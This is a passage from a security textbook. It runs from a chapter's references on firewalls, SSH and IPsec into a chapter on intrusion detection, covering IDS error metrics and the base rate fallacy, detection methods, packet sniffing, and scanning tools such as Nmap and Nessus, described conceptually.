See Zwicky [41] for firewalls, including our dynamic packet filter (FTP) example, full sample firewall rulesets, and architectures; see also Cheswick [8] for technical insights. Chapman [7] gives a 1992 view of challenges with IP packet filters. For augmenting Linux firewall management (`iptables`) with intrusion detection functionality, see Rash [25]. For distributed firewalls, see Ioannidis [15]. For firewall configuration errors, see Wool [33]. Yuan [40] describes a toolkit to analyze firewall configurations. Bejtlich [5, pp. 43–45] relays Ranum’s perspective on proxy firewall history and advantages. *Web application firewalls* are application-level firewalls specific to HTTP and HTTPS [32, Ch. 7]. Koblas [20] introduced SOCKS; for version 5, and details on authentication options within it, see RFC 1928 [21].

SSH is due to Ylönen [35]; Snader [27, Ch. 7] provides a highly readable treatment (see also for tunnels, VPNs, and IPsec). SSH2, specified in RFCs 4251-4254 [36, 37, 38, 39], addresses flaws in the original and uses session keys from DH key agreement, replacing RSA. The TOFU model for trust in SSH host keys, positioned in 2006 [36] as a convenient, temporary measure during a “transition period” until a widely deployed trust infrastructure arises, remains widely used. RFC 4255 [26] specifies out-of-band distribution (using DNS) of SSH server key fingerprints. On SSH passwords, for brute-force guessing attacks on servers see Abdou [1]; for timing attacks, see Song [28].

IPsec RFCs respectively cover security architecture [19], IKEv2 [16], AH [17], ESP [18], and mandatory cryptographic algorithms for AH and ESP [34]. For deployment experiences with IPsec, see Aura [4]. For a discussion of deficiencies in IKE key agreement, and proposed replacement JFK, see Aiello [3]. For IKE-related policy management, see Blaze [6]. For a NIST view of VPNs, see SP 800-77 [11]. Foundational Internet specifications include: IP [13], ICMP [24], TCP [14], and UDP [23]. Numerous RFCs discuss aspects of NAT [30, 29]. RFC 5424 [12] standardized syslog. Overall, for TCP/IP protocols and *packet fragmentation*, see Stevens [31].

References (Chapter 10)

- [1] A. Abdou, D. Barrera, and P. C. van Oorschot. What lies beneath? Analyzing automated SSH bruteforce attacks. In *Tech. and Practice of Passwords—9th Int'l Conf. (PASSWORDS 2015)*, pages 72–91, 2015.
- [2] B. Aboba and W. Dixon. RFC 3715: IPsec-Network Address Translation (NAT) Compatibility Requirements, Mar. 2004. Informational.
- [3] W. Aiello, S. M. Bellovin, M. Blaze, J. Ioannidis, O. Reingold, R. Canetti, and A. D. Keromytis. Efficient, DoS-resistant, secure key exchange for Internet protocols. In *ACM Comp. & Comm. Security (CCS)*, pages 48–58, 2002. Journal version: *ACM TISSEC*, 2004.
- [4] T. Aura, M. Roe, and A. Mohammed. Experiences with host-to-host IPsec. In *Security Protocols Workshop*, 2005. Pages 3–22, and 23–30 for transcript of discussion, in Springer LNCS 4631 (2007).
- [5] R. Bejtlich. *Extrusion Detection: Security Monitoring for Internal Intrusions*. Addison-Wesley, 2005.
- [6] M. Blaze, J. Ioannidis, and A. D. Keromytis. Trust management for IPsec. In *Netw. Dist. Sys. Security (NDSS)*, 2001. Journal version: *ACM TISSEC*, 2002.
- [7] D. B. Chapman. Network (in)security through IP packet filtering. In *Proc. Summer USENIX Technical Conf.*, 1992.
- [8] W. R. Cheswick, S. M. Bellovin, and A. D. Rubin. *Firewalls and Internet Security: Repelling the Wily Hacker (2nd edition)*. Addison-Wesley, 2003. First edition (1994; Cheswick, Bellovin) is free online.
- [9] J. A. Donenfeld. WireGuard: Next generation kernel network tunnel. In *Netw. Dist. Sys. Security (NDSS)*, 2017.
- [10] B. Dowling and K. G. Paterson. A cryptographic analysis of the WireGuard protocol. In *Applied Cryptography and Network Security (ACNS)*, pages 3–21, 2018.
- [11] S. Frankel, K. Kent, R. Lewkowski, A. D. Orebaugh, R. W. Ritchey, and S. R. Sharma. Guide to IPsec VPNs. NIST Special Publication 800-77, National Inst. Standards and Tech., USA, Dec. 2005.
- [12] R. Gerhards. RFC 5424: The Syslog Protocol, Mar. 2009. Proposed Standard. Obsoletes RFC 3164.
- [13] Information Sciences Institute (USC). RFC 791: Internet Protocol, Sept. 1981. Internet Standard (IP). Updated by RFC 1349, 2474, 6864.
- [14] Information Sciences Institute (USC). RFC 793: Transmission Control Protocol, Sept. 1981. Internet Standard (TCP). Updated by RFC 1122, 3168, 6093, 6528.
- [15] S. Ioannidis, A. D. Keromytis, S. M. Bellovin, and J. M. Smith. Implementing a distributed firewall. In *ACM Comp. & Comm. Security (CCS)*, pages 190–199, 2000. See also: S.M. Bellovin, “Distributed firewalls”, pages 39–47, *USENIX ;login:* (Nov 1999).
- [16] C. Kaufman, P. Hoffman, Y. Nir, P. Eronen, and T. Kivinen. RFC 7296: Internet Key Exchange Protocol Version 2 (IKEv2), Oct. 2014. Internet Standard. Obsoletes RFC 5996 (preceded by 4306; and 2407, 2408, 2409); updated by RFC 7427, 7670, 8247.
- [17] S. Kent. RFC 4302: IP Authentication Header, Dec. 2005. Proposed Standard. Obsoletes RFC 2402.
- [18] S. Kent. RFC 4303: IP Encapsulating Security Payload (ESP), Dec. 2005. Proposed Standard. Obsoletes RFC 2406.

- [19] S. Kent and K. Seo. RFC 4301: Security Architecture for the Internet Protocol, Dec. 2005. Proposed Standard. Obsoletes RFC 2401; updated by RFC 7619.
- [20] D. Koblas and M. R. Koblas. SOCKS. In *Proc. Summer USENIX Technical Conf.*, pages 77–83, 1992.
- [21] M. Leech, M. Ganis, Y. Lee, R. Kuris, D. Koblas, and L. Jones. RFC 1928: SOCKS Protocol Version 5, Mar. 1996. Proposed Standard.
- [22] L. Phifer. The Trouble with NAT. *Internet Protocol Journal*, 3(4):2–13, 2000.
- [23] J. Postel. RFC 768: User Datagram Protocol, Aug. 1980. Internet Standard (UDP).
- [24] J. Postel. RFC 792: Internet Control Message Protocol, Sept. 1981. Internet Standard (ICMP). Updated by RFC 950, 4884, 6633, 6918.
- [25] M. Rash. *Linux Firewalls: Attack Detection and Response with iptables, psad and fwsnort*. No Starch Press, 2007.
- [26] J. Schlyter and W. Griffin. RFC 4255: Using DNS to Securely Publish Secure Shell (SSH) Key Fingerprints, Jan. 2006. Proposed Standard.
- [27] J. C. Snader. *VPNs Illustrated: Tunnels, VPNs, and IPsec*. Addison-Wesley, 2005.
- [28] D. X. Song, D. A. Wagner, and X. Tian. Timing analysis of keystrokes and timing attacks on SSH. In *USENIX Security*, 2001.
- [29] P. Srisuresh and K. Egevang. RFC 3022: Traditional IP Network Address Translator (Traditional NAT), Jan. 2001. Informational. Obsoletes RFC 1631. See also RFC 2993, 3027 and 4787 (BCP 127).
- [30] P. Srisuresh and M. Holdrege. RFC 2663: IP Network Address Translator (NAT) Terminology and Considerations, Aug. 1999. Informational.
- [31] W. R. Stevens. *TCP/IP Illustrated, Volume 1: The Protocols*. Addison-Wesley, 1994.
- [32] R. Trost. *Practical Intrusion Analysis*. Addison-Wesley, 2010.
- [33] A. Wool. A quantitative study of firewall configuration errors. *IEEE Computer*, 37(6):62–67, 2004. A 2009 report revisits the study: <https://arxiv.org/abs/0911.1240>.
- [34] P. Wouters, D. Migault, J. Mattsson, Y. Nir, and T. Kivinen. RFC 8221: Cryptographic Algorithm Implementation Requirements and Usage Guidance for Encapsulating Security Payload (ESP) and Authentication Header (AH), Oct. 2017. Proposed Standard. Obsoletes RFC 7321, 4835, 4305.
- [35] T. Ylönen. SSH—secure login connections over the Internet. In *USENIX Security*, pages 37–42, 1996.
- [36] T. Ylönen and C. Lonvick. RFC 4251: The Secure Shell (SSH) Protocol Architecture, Jan. 2006. Proposed Standard. Updated by RFC 8308.
- [37] T. Ylönen and C. Lonvick. RFC 4252: The Secure Shell (SSH) Authentication Protocol, Jan. 2006. Proposed Standard. Updated by RFC 8308, 8332.
- [38] T. Ylönen and C. Lonvick. RFC 4253: The Secure Shell (SSH) Transport Layer Protocol, Jan. 2006. Proposed Standard. Updated by RFC 6668, 8268, 8308, 8332.
- [39] T. Ylönen and C. Lonvick. RFC 4254: The Secure Shell (SSH) Connection Protocol, Jan. 2006. Proposed Standard. Updated by RFC 8308.
- [40] L. Yuan, J. Mai, Z. Su, H. Chen, C. Chuah, and P. Mohapatra. FIREMAN: A toolkit for firewall modeling and analysis. In *IEEE Symp. Security and Privacy*, pages 199–213, 2006.
- [41] E. D. Zwicky, S. Cooper, and D. B. Chapman. *Building Internet Firewalls (2nd edition)*. O'Reilly, 2000. First edition 1995 (Chapman, Zwicky).



Chapter 11

Intrusion Detection and Network-Based Attacks

11.1 Intrusion detection: introduction	310
11.2 Intrusion detection: methodological approaches	313
11.3 Sniffers, reconnaissance scanners, vulnerability scanners	316
11.4 Denial of service attacks	320
11.5 Address resolution attacks (DNS, ARP)	325
11.6 ‡TCP session hijacking	329
11.7 ‡End notes and further reading	332
References	335

Chapter 11

Intrusion Detection and Network-Based Attacks

This second chapter on network security complements Chapter 10’s treatment of firewalls and tunnels. Here we discuss intrusion detection and various tools for network monitoring (packet sniffing) and vulnerability assessment, followed by denial of service and other network-based attacks that exploit standard TCP/IP network or Ethernet protocols. We consider TCP session hijacking, and two categories of address resolution attacks—DNS-based attacks, which facilitate pharming, and attacks involving Address Resolution Protocol (ARP) spoofing. Such network-based attacks are carried out regularly in practice. The best defense to stop many of them is encryption of communication sessions; building a true appreciation for this is by itself strong motivation for learning at least the high-level technical details of these attacks. In addition, understanding the underlying principles that enable attacks is important to avoid repeating design errors in future networks and emerging Internet of Things (IoT) protocols, as experience tells us that variations of these same attacks are almost certain to reappear.

11.1 Intrusion detection: introduction

Firewalls provide coarse perimeter shields designed to block the bulk of malicious traffic. Intrusion detection systems and related defenses—both host-based and network-based—provide eyes to identify what gets through. Dedicated human resources are required to manage and monitor these systems, and to explore alarms raised. Early research was driven by the desire to automate human analysis of audit trails, to detect unauthorized use of government systems, and to detect behavior non-conformant with IT security policies.

BASIC TERMS. An *intrusion* or *incident* is an event on a host or network that violates security policy, or is an imminent threat to put a system in an unauthorized state. *Intrusion detection* is the process of monitoring and analyzing system events, to identify and report such intrusions. An *intrusion detection system* (IDS) automates the process, and includes monitoring events, logging related data, analysis, and means to report events requiring

human attention. An intrusion may involve an unauthorized or rogue user (*intruder*), process, program, command, action, data at rest (in storage) or in flight (as a network packet). Not all intrusions are deliberate attacks; consider a connection error by an external party.

DETECTION VS. PREVENTION. An IDS *detects* intrusions and other adverse events, either in progress, or after the fact. The basis for an IDS is a monitoring system that collects evidence facilitating detection and supporting *forensic analysis*.¹ In practice, sorting out what has actually happened often requires ad hoc analysis by human experts, and exploration may be open-ended for new attacks; such systems are not pragmatic for typical users. An *intrusion prevention system* (IPS), beyond passive monitoring, includes active responses, e.g., stopping in-progress violations or altering network configurations. An IPS augmenting a firewall² may alter packets, strip out malware, or send TCP resets to terminate connections; an in-host IPS may terminate processes. An IPS may be configured to operate passively as an IDS. The two acronyms are often interchanged, but a true IPS requires automated real-time responses, and can mitigate a subset of known attacks.

ARCHITECTURAL TYPES. An IDS involves a means to collect *events* from an event source, and components for event reporting (e.g., logging to a console or by email/text messages), analysis, and (in an IPS) response. Based on where *sensors* collect event streams, an IDS is categorized as a *network-based* IDS (NIDS) or *host-based* IDS (HIDS).

NIDS events are derived from packets obtained at a strategic vantage point, e.g., a network gateway, or *LAN* (local area network) switch. Section 11.3 discusses how packets are obtained (*packet sniffing*). A NIDS provides network-wide views.

HIDS events may be derived from kernel-generated operations and audit records, application logs (noting userid), filesystem changes (file integrity checks, file permissions, file accesses), and system call monitoring; plus specific to the host, network accesses, incoming/outgoing packet contents, and status changes in network interfaces (ports open, services running). Resource use patterns (CPU time, disk space) may reveal suspicious processes. Simple HIDS tools protect (and detect intruders on) single hosts; centralized pooling of HIDS data improves its availability, and allows views beyond single hosts.

EVENT OUTCOMES. On processing an event, an IDS analysis engine may or may not raise an alarm, and the event may or may not be an intrusion. This gives us four cases (Fig. 11.1). Low error rates (the two falses) are desired. High false positive rates, a common problem with anomaly-based systems (Section 11.2), severely limit usability of an IDS; false positives distract human analysts. High false negative rates are a security failure, and thus dangerous (missed intrusions may lead to unknown damage). From a classification view, the *intrusion detection problem* is to determine whether an event is from a distribution of events of intruder behavior, or from a legitimate user distribution. Some IDS approaches offer a tradeoff between false positives and negatives similar to that for biometric authentication, where the task is to classify as intruder (impersonator) or legitimate user. (Recall Chapter 3’s two-hump graph of overlapping distributions; the related tradeoff here is shown in Fig. 11.2b on page 314, with a rough analogy that FPR

¹This follows principle P14 (EVIDENCE-PRODUCTION).

²While IPS and firewall functionality are commonly combined, we keep them separate pedagogically.

	intrusion	no intrusion		
alarm raised	True Positive (TP) intrusion detected	False Positive (FP) false alarm	False positive rate	$FPR = \frac{FP}{(FP+TN)}$
no alarm raised	False Negative (FN) intrusion missed	True Negative (TN) normal operation	True negative rate	$TNR = 1 - FPR$
			False negative rate	$FNR = 1 - TPR$
			True positive rate	$TPR = \frac{TP}{(TP+FN)}$
			Alarm precision	$AP = \frac{TP}{(TP+FP)}$

Figure 11.1: IDS event outcomes (left) and metrics (right). FP and FN (yellow) are the classification errors. TPR is also called the *detection rate*.

and FNR here map to, respectively, False Reject Rate and False Accept Rate in biometric authentication.)

Example (*Error rates and base rates*). Consider the following situation.³ There is a disease X, and a test that screens for it. Given 100 non-diseased people, the test on average flags one subject as diseased—so one false positive, and $FPR = 1/(1+99) = 0.01 = 1\%$. Thus $TNR = 1 - FPR = 99\%$. And also, given 100 diseased people, the test on average finds 98 subjects diseased—so two false negatives, and $FNR = 2/(98+2) = 0.02 = 2\%$ or equivalently, $TPR = 98/(98+2) = 0.98 = 98\%$. (Such a test might be marketed as “98% accurate” or “99% accurate”, but doing so without explaining the metric used will confuse experts and non-experts alike; we will return to this point.) Now suppose also the incidence of our disease X across the population is 1 in 100,000; in a random set of 100,000 people, we then expect 1 to be diseased. If the screening test is applied to this set, we can expect (from the 1% FPR) to find 1% of 99,999, or 1000 false positives. In all likelihood, the one actually diseased person will also test positive (due to the 98% TPR).

Of course, what the doctors see as an outcome is 1001 people flagged as “may have disease X”, so 1000 out of 1001 are false alarms. We might now feel misled by the earlier metrics alone, and by any suggestion the test was 98% or 99% “accurate” (alas, math confuses some, language confuses others). This motivates a further metric, *alarm precision* (AP), the ratio of correctly raised alarms to total alarms (true positives to total positives):

$$AP = TP/(TP+FP) = 1/(1+1000) = 1/1001 \approx 0.1\%.$$

Positioning this in reverse as *alarm imprecision*, $AIP=FP/(TP+FP) = 1000/(1+1000) \approx 0.999$. We now see that 99.9% (!) of alarms raised are false alarms.⁴ A high ratio (high AIP) and a high absolute number of false alarms are both problems for an IDS (below).

EXPLANATION OF ABOVE EXAMPLE. What fools us in this example is overlooking the low *base rate* of incidence of the disease across the population. For an IDS, this corresponds to the ratio of intrusion events to total events. We move to an IDS setting for our explanation: “diseased” becomes an intrusion event, and “positive test result” is now an IDS alarm raised. Let’s revisit the above example algebraically, using approximations that apply to that example—where the number of false positives vastly exceeds the number

³To use the Fig. 11.1 ratios, alarms are positive disease tests, and intrusions are incidents of disease.

⁴FPR measures false positives over all events involving no illness (intrusions), while $AIP = 1000/1001$ measures false alarms over all events that involve positive tests (alarms). To avoid confusing these, it may help to note that in Fig. 11.1, AP is a sum across row 1, while FPR and FNR are each sums within a column.

of true positives, i.e., $TP \ll FP$ (a difficult situation for an IDS). Assume a set of n events. It consists of n_I intrusion and n_N non-intrusion events (n is known, but not n_I, n_N). Now:

$$n = n_I + n_N, \quad TP = TPR \cdot n_I, \quad FP = FPR \cdot n_N$$

The last two equations are just the definitions. We expect a (useful) IDS to detect a high proportion of intrusions, and so to a crude approximation, $TPR \approx 1$ implying $TP \approx n_I$. A tiny base rate of intrusions (as also expected in a fielded IDS) means $n_I \ll n_N$ and $n \approx n_N$. From $TP \ll FP$ we get $TP + FP \approx FP$. Now substituting in these approximations,

$$AP = TP/(TP + FP) \approx TP/FP \approx n_I/(FPR \cdot n_N) \approx (n_I/n)/FPR$$

This approximation for AP now captures the parameters that dominated the computed value of AP in our example: the base rate n_I/n of incidence, and FPR. As a summary: *alarm precision is governed by both the base rate of incidence and the false positive rate.*

IDS IMPLICATION OF BASE RATE OF INTRUSIONS. Our example illustrates what psychologists call the *base rate fallacy*: people tend to ignore the base rate of incidence of events when intuitively solving problems involving conditional probabilities. Most computer systems have a very low base rate of intrusions.⁵ Given a huge number n_N of non-intrusion events, even a very low (non-zero) false positive rate can yield a large number of false positives since $FP = FPR \cdot n_N$. It is challenging to keep both FPR and FNR acceptably low—decreasing one of these error rates increases the other in some IDS approaches. For an enterprise IDS, exploring false positives not only steals experts' time better spent on sorting out true positives, but any significant level of alarm imprecision, even 1 in 2 alarms being a false positive, risks complacency and training staff to ignore alarms altogether. And if there are 100 alarms per day, whether true or false positives, the problem may become lack of investigative resources. The tolerance for false positives is also extremely low in end-user systems—consider anti-virus software, a type of IPS.

- Exercise** (Classification semantics). (a) From Fig. 11.1, describe in words semantically what is captured by the false positive (FPR) and false negative rate (FNR) metrics. (b) Consider the notation: I (intrusion), $\neg I$ (no intrusion), \mathcal{A} (alarm), $\neg \mathcal{A}$ (no alarm). Using this, define FPR, FNR, TPR and TNR each as expressions of the form: $\text{prob}(X|Y)$, meaning “the probability of X given (i.e., in the case of) Y ”, where Y is I or $\neg I$. (c) When running an IDS, the main observable is an alarm being raised. The probabilities of interest then are (with higher values more desirable): $\text{prob}(I|\mathcal{A})$ (the *Bayesian detection rate*), and $\text{prob}(\neg I|\neg \mathcal{A})$. Describe in words what these expressions mean. (d) By Venn diagram, show the four sets of events (I and \mathcal{A}), (I and $\neg \mathcal{A}$), ($\neg I$ and \mathcal{A}), ($\neg I$ and $\neg \mathcal{A}$), in the case of far more false positives than true positives (hint: [10, p. 10]).

11.2 Intrusion detection: methodological approaches

In practice, IDSs use a combination of methods spanning different approaches, and individual methods may overlap in approach categories themselves. We distinguish three philosophical approaches to intrusion detection: signature-based, specification-based and

⁵Note there is a crucial difference from disease rates: for computer intrusions we lack historical statistics for the base rates, and widespread instrumentation for reliable measurement is beyond present capabilities.

IDS approach	Alarm when...	Pros, cons, notes
<i>signature-based</i> (expert defines malicious patterns)	events match known-bad patterns	signatures built from known attacks; fast, accurate (fewer false positives); detects only already-known attacks
<i>specification-based</i> (expert defines allowed actions)	events deviate from per-application specifications of legitimate actions	manually developed spec of allowed; can detect new attacks; no alarm on newly seen allowed event; specs are protocol- or program-specific
<i>anomaly-based</i> (learning-based profile of normal)	events deviate from profiles of normal	need training period to build profiles; can detect new attacks; false alarms (abnormal may be benign); accuracy depends on features profiled

Table 11.1: IDS methodologies. Signature-based approaches use expert-built patterns (manual denylists). Specification approaches use expert-built specs (manual allowlists). Anomaly approaches define “normal” behavior from training data (empirical allowlists).

anomaly-based approaches (Table 11.1). Figure 11.2 depicts relationships between these.

1) SIGNATURE-BASED. These approaches examine events for predefined *attack signatures*—pattern descriptors of known-bad behavior. Matches trigger alarms. Simple patterns such as raw byte sequences, and condition lists (e.g., fields to match in packets), may be combined in rules, and are similar to simple anti-virus and packet-filter techniques. Advantages are speed and accuracy. More advanced patterns involve regular expressions. Signature generation and update is a continuous task, relies on known intrusions (attacks), and reflects only these. (Many IPSs are configured to receive automated vendor signature updates.) Variants called *behavior-based* attack signature approaches generalize pattern descriptors beyond attack-instance implementation details by looking for attack side effects or outcomes that provide indirect evidence of attacks.




Figure 11.2: Visual model of IDS approaches. a) Specification-based; activity outside the shaded region raises an alarm. b) Anomaly-based and signature-based. Anomaly-based methods alert on detecting activity outside N_1 ; this may be a true positive if in v or w , but a false positive if in FP. To reduce false positives, parameters or thresholds may be tuned to recognize a larger area (N_2) as normal, but this also increases false negatives, as intruder activity in v will no longer trigger an alarm. For signature-based approaches, attack signatures, from a subset of w , are created from known attacks. Note: $u = N_1 \cap R$.

2) SPECIFICATION-BASED. For each individual protocol or application selected, an expert creates a *specification* defining allowed protocol or application behaviors (modeled as benign), and a tool to verify conformance; non-conforming events raise alarms. The approach can detect previously unseen attacks, without false alarms on unusual but legitimate behaviors—thus offering a main advantage of anomaly-based approaches, without the main disadvantage. The specifications and related tools are protocol-specific and time-consuming to build, but universal (apply for all users). If a specification’s characterization of allowed behavior is too lenient, the false negative rate grows (missing attacks).

3) ANOMALY-BASED. Profiles of normal (expected) activity are built over a *training period*, on a per-network or per-user basis, based on observed usage or from audit trails or logs. In operation, analysis of the event stream (current system behavior) aims to identify deviations from profiles. *Profiles* are based on selected features (characteristics). Simple features may be single discrete operation counts over fixed time periods, e.g., numbers of failed login attempts, accesses to a given file, or total files deleted. Exceeding a threshold for a single feature, or a collection of features, may be deemed anomalous. Other feature examples are sets of files accessed, file accesses within a time window, sets of commands used, CPU resources consumed, and session duration. For profiles composed of extensive feature sets, statistical tests can determine whether deviations are statistically significant at specified confidence levels (vs. being due to chance variation); thresholds and confidence levels are tunable parameters. Machine learning is commonly used.

‡ANOMALY-BASED APPROACHES: PROS, CONS. As a strength, previously unseen attacks may be detected. As a limitation, authorized users may behave abnormally, leading to high false positive rates. We note three other challenges:

- *Feature selection*. Selecting features is difficult; efficacy depends highly on the features of system behavior chosen for profiles (features implicitly define models).
- *Intruder-free training*. It is important, but difficult, to ensure that malicious activity is absent during training (lest it be “baselined” into profiles).
- *Session creep*. If profiles are designed to self-adjust over time to accommodate evolution in legitimate behavior, intruders might be able to exploit this by slowly embedding their own malicious behavior into the baseline.

‡**Exercise** (Sequences of system calls). One host-based IDS technique involves using sequences of *Unix* system calls to define normal (they approximate program control flow); anomalous sequences raise alerts. Summarize the technical details (hint: [34, 41]).

Exercise (Snort: signature-based NIDS). *Snort* is a widely used open-source NIDS tool. Simple *Snort rules* identify header fields (e.g., port, address, flags) and byte-patterns (attack signatures) to match packet content. a) Summarize the main goals, architecture and features of *Snort* (hint: [72]). b) Explain a *Snort* rule, using a non-trivial example.

Exercise (Bro: NIDS/monitor). *Bro* (now *Zeek*) is open-source, and has separate protocol analysis and *policy script* components, leaving the IDS approach open. It supports signature-based detection. (A tool, *snort2bro*, built in 2003, automatically converts *Snort* rules to *Bro* signatures. Maintenance of this conversion script was discontinued in 2008, as it no longer supported rules leveraging newer *Snort* tools.) Data stored by *Bro* can

support anomaly detection. Protocol-specific analyzers facilitate application-level analysis that incorporates state or context. Summarize the main goals, architecture and features of [Bro](#), including how its design goal of separating mechanism from policy supports all IDS approaches (hint: [64, 78]).

11.3 Sniffers, reconnaissance scanners, vulnerability scanners

We now consider a collection of tools that have both white-hat and black-hat uses.

PACKET SNIFFING. For NIDS, various tools allow packet capture and file storage/retrieval. Tools must process packets at line-speed. For an IPS, real-time analysis is also necessary; for an IDS, rapid processing remains important, but it need not be inline. Independent of intrusion detection *per se*, such packet collection and processing tools are of interest for (passive) *network monitoring* to allow insight into activities on a network, traffic patterns and usage. Logging traffic-related details may support network management, and in the case of incidents, later forensic investigations, loss evaluation, and recovery.⁶ Sniffing tools and collection methods are also used by attackers, and this is a primary motivation for traffic encryption (e.g., via SSH, TLS, and IPsec-based VPNs).

HUBS AND SWITCHES. Ethernet is the dominant communication protocol for a wired *LAN* (local area network). LAN hosts are connected and exchange information through a hub or a switch. A *hub* broadcasts (Fig. 11.3): it relays all packets (Ethernet frames) received from one LAN host, over the physical interfaces to each other LAN host. On a hubbed LAN, by putting its network interface card (NIC) in *promiscuous mode*, a LAN host can passively collect all frames passing the interface of its NIC—those addressed to its own MAC address, and all others. In contrast, for a *switch*, information received from one host will be sent only over the physical interface connecting to the host corresponding to the destination MAC address in the Ethernet frame.⁷ Switched LANs are more common, and putting a NIC card in promiscuous mode does not give visibility to all LAN traffic, but this security advantage can be compromised by ARP spoofing (Section 11.5).




Figure 11.3: LAN hub vs. LAN switch. A hub broadcasts. A switch isolates.

‡MONITORING SUPPORT: NETWORK TAPS AND SPANS. Passive monitoring of network data is supported by hardware enabling access to packets. We note two common means. A *SPAN port* (switched port analyzer) on a switch, also called a *port mirror*, is a designated port configured to duplicate traffic from other ports; enterprise-class switches

⁶Thus independent of an IDS, network monitoring supports principle P14 (EVIDENCE-PRODUCTION).

⁷A switch learns the mapping of MAC address to physical interface by passively monitoring frames; mappings can also be manually configured.

commonly support configuration of SPAN ports. A *tap* (test access port) is a dedicated device to facilitate passive monitoring; e.g., a four-port Ethernet tap might use two ports to connect between a router and firewall, and the other two to access traffic for monitoring. SPANs and taps are *inline* in the sense of being in the path packets follow, but do not have general processors as needed for intrusion prevention functionality. For that, dedicated inline devices (*filtering bridges*) are used. These run packet collection tools and store, analyze and potentially alter traffic. Note that in order to *prevent* intrusions, an IPS device must be inline; for detection only, an IDS device may monitor a passive tap or SPAN.

VULNERABILITY ASSESSMENT TOOLS. *Vulnerability assessment* tools may be viewed as a subset of intrusion detection tools—but rather than defending, you now seek weaknesses in your own hosts, largely in three categories: known-vulnerable services, typical configuration errors, and weak default configurations still in use. Results may call for software updates, configuration changes, and changing default passwords.⁸ Both host-based tools and network-based tools are used, the latter falling into three categories:

1. reconnaissance tools (below);
2. vulnerability assessment tools (*vulnerability scanners*); and
3. *penetration testing* tools⁹ (pre-authorized) or *exploitation toolkits* (used by black-hats).

Authorized parties use these tools for self-evaluation, to provide awareness of network-accessible vulnerabilities, and of services offered to check compliance with security policy. Vulnerability scanners produce comprehensive reports about the systems assessed. In contrast, penetration/exploitation frameworks aim to tangibly exploit live systems, including installation of a payload; they can test potential vulnerabilities flagged by vulnerability assessment tools. In self-assessment, benign payloads are used, albeit sufficient to prove that a flagged vulnerability is not a false positive—false positives need no repair, while true positives do, and distinguishing the two is a major legitimate use of penetration tests. On the other hand, an attacker using an exploitation toolkit seeks actual compromise, e.g., through a single exploit providing a desired level of access (e.g., root).

LIMITATIONS, CAUTIONS. Vulnerability assessments give status at a fixed point in time, and with respect (only) to exploits known to the tools. The dual white/black-hat use of penetration/exploitation frameworks creates some uneasiness. Such tools improve the speed and accuracy of live-testing for both authorized and unauthorized parties. Scans executed as *credentialed* (via an authorized user or administrative account) allow significantly greater detail. Exploit modules are commonly available via *Metasploit* (page 320). Is it ethical to release exploit modules? The consensus is that attackers already have and use these, so legitimate parties should as well, so as not to fall even farther behind. A *responsible disclosure* approach recommends first providing details to product vendors, to allow patches to be made available; however, this process is complicated by the requirement of vendor cooperation and timely response, as well as ethical questions including whether vulnerable users should be notified even before patches are available.

⁸ *Proactive password crackers*, which use a system's password hash file to guess its own users' passwords (asking users to change those so guessed), were early instances of vulnerability assessment tools.

⁹ General context on penetration testing is also given in Chapter 1.

In all cases, use of vulnerability assessment and exploitation tools on hosts or networks other than your own, without prior written permission, risks legal and potential criminal liability.

PORT SCANNING AND OS FINGERPRINTING. *Network-based reconnaissance* is a common precursor to attack. Sending *probes* (e.g., TCP connection requests) to various addresses identifies hosts and ports running services. A port can be *open* (daemon waiting), *closed* (no service offered), or *blocked* (denied by a perimeter access control device). *Port scanning* is any means to identify open ports on a target host or network. An IPS that detects port scanning may coordinate with perimeter defenses to block (denylist) source addresses identified as scanners. Scanning one's own machines allows an inventory of hosts, and a cross-check that services offered are known and authorized by policy. A common feature in network scanners is *remote OS fingerprinting*: identifying a remote machine's OS, and its version, with high confidence. Uses include, e.g., for defenders, informing about needed software updates; for penetration testers and attackers, it allows selection of OS-dependent exploits of identified services at known IP addresses.

Exercise (Scan detection). Describe two specific methods to detect simple port scanning (hint: [44, Sect. 2]).

Example (*OS fingerprinting*). OS fingerprinting tools can be passive (e.g., *p0f*) or active (e.g., *Xprobe2*, *Nmap*). Methods are called *stack querying* when they rely on network stack implementation details. Active methods may, e.g., send TCP connection requests with non-standard header flag combinations; responses distinguish specific OS releases due to idiosyncrasies in vendor software. *p0f*, which originates no new traffic itself, inspects both TCP headers and application-level HTTP messages; it is useful on systems that block *Nmap* probes. *Xprobe2* makes use of ICMP datagram responses.

Example (*Reconnaissance: Nmap*). Dual-use tools are those used by both white-hats and black-hats. For example, *Nmap* (Network mapper) is an open-source network scanner with a point-and-click graphical interface, *Zenmap*. Among other features, it supports:

- finding IP addresses of live hosts within a target network;
- OS classification of each live host (OS fingerprinting, above);
- identifying open ports on each live host (port scanning);
- *version detection* (for open ports, identifying the service listening, and version); and
- *network mapping* (building a network topology—hosts and how they are connected).

Version detection may be as simple as completing a TCP handshake and looking at a service banner if presented (indicating service type/version); if no banner is offered, this information may be possible to deduce by sending suitable probes. For self-assessment, the above features allow an inventory of enterprise services (implying related exposures), useful in carrying out security audits. While this may provide awareness about vulnerabilities, actually testing for (or actively exploiting) vulnerabilities is commonly done using dedicated penetration testing or exploitation tools designed to do so more efficiently.

Example (*Vulnerability scanner: Nessus*). *Nessus* is a widely used remote vulnerability scanner—again dual use, and in this case proprietary (free for non-commercial use). It has discovery capabilities, but the focus is vulnerability assessment. Its modular

